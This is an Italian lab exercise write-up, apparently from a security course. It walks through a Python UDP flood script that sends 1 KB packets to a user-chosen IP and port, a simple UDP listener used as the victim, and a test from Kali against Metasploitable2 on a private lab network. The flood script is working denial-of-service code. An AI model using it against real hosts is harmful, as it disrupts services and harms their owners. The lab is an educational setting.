ESERCIZIO W7D4

Il prossimo compito ci porterà a mettere mano al codice Python per creare un attacco DDos di tipo UDP Flood. La traccia è la seguente:

- Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.
- L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).


Requisiti

- Il programma deve richiedere l'inserimento dell'IP target input.
- Il programma deve richiedere l'inserimento della porta target tramite input..
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input.

Fase di preparazione

Prima di concentrarci sul codice in sé, colleghiamo le due macchine virtuali con default gateway avente 192.168.32.1. Daremo a Kali Linux l'address 192.168.32.100, mentre Metasploitable avrà l'address 192.168.32.101. Controlliamo con ping se esiste la comunicazione tra le due parti, e poi procediamo.

Programma DDos sintassi




```
import socket #Importa le librerie da utilizzare
import random

sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM) #Crea un socket
bytes=random._urandom(1024) #Crea dei pacchetti
ip=input('Target IP: ') #l'indirizzo IP che vogliamo attaccare
port=int(input('Port: ')) #La porta su cui vogliamo dirigere l'attacco
num= int(input('Packets number: ')) #Il numero di pacchetti che vogliamo inviare
sent=0
while sent ⩽ num: #La condizione che ci permetterà di inviare pacchetti fino al numero specificato
    sock.sendto(bytes,(ip,port))
    print (f"Sent {sent} amount of packets to {ip} at port {port}.")
    sent= sent + 1
```

Dividiamo per pezzi le varie righe di codice:

import socket: Questa riga importa il modulo socket che fornisce un'interfaccia per la creazione di socket.

import random: Questa riga importa il modulo random che fornisce funzioni per generare numeri casuali.

sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM): Questa riga crea un oggetto socket e lo assegna alla variabile sock. Il primo parametro socket.AF_INET indica che si sta utilizzando l'IPv4, mentre il secondo parametro socket.SOCK_DGRAM indica che si sta utilizzando il protocollo UDP.

bytes=random._urandom(1024): Questa riga genera una stringa di byte casuali di lunghezza 1024 e la assegna alla variabile bytes.

ip=input('Target IP: '): Questa riga richiede all'utente di inserire l'indirizzo IP del destinatario e lo assegna alla variabile ip.

port=int(input('Port: ')): Questa riga richiede all'utente di inserire il numero di porta del destinatario e lo assegna alla variabile port.

num= int(input('Packets number: ')): Questa riga richiede all'utente di inserire il numero di pacchetti da inviare e lo assegna alla variabile num.

sent=0: Questa riga inizializza la variabile sent a 0.

while sent <= num: : Questa riga inizia un ciclo while che continua finché il numero di pacchetti inviati è inferiore o uguale al numero di pacchetti richiesti.

sock.sendto(bytes,(ip,port)): Questa riga invia i dati contenuti nella variabile bytes all'indirizzo IP e alla porta specificati.

print (f"Sent {sent} amount of packets to {ip} at port {port}."): Questa riga stampa un messaggio che indica il numero di pacchetti inviati, l'indirizzo IP e la porta del destinatario.

sent= sent + 1: Questa riga incrementa la variabile sent di 1 ad ogni iterazione del ciclo while.

Server vittima

import socket: Importiamo la libreria socket.

IP_ADDR: definiamo la variabile che conterrà l'indirizzo 192.168.32.101

PORT_ADDR: Definiamo la variabile con la al suo interno la porta su cui il servizio resterà in ascolto. Ovvero 6666.

sock: Come il codice precedente, all'interno della variabile sock andremo ad inserire un socket, capace di accettare IPV4 e di utilizzare il protocollo UDP.

sock.bind(IP_ADDR, PORT_ADDR)): Con la seguente riga andiamo ad associare l'indirizzo IP ed il numero di porta al socket.


print("Listening on port 6666"): Stampa a video un messaggio prima di far partire il ciclo while.

While True: Loop infinito

msg, address = sock.recvfrom(1024): i dati ricevuti dal socket, vengono consegnati da tupla(una collezione immutabile e fissa di oggetti) ad una variabile msg per il contenuto, ed a una variabile address per l'indirizzo del mittente.

print(msg): stampa la variabile msg e il suo contenuto.

Controllo servizio in ascolto



Attiviamo il server su Metasploitable2 con il comando python server.py. Controlliamo la disponibilità di servizio su Kali con sudo nmap -sU -p6666 192.168.32.101. Una volta individuata la porta passiamo alla fase successiva. Attacchiamo con python udp_flooding.py da Kali, e vediamo che succede.

Resoconto attacco DDos

Molto bene. A quanto pare Metaploitable2 ha mandato giù cosi tanti pacchetti che ha dato i numeri. Letteralmente. Il decesso(o meglio svenimento) di Metasploitable2 è confermato. Grazie del vostro buon cuore.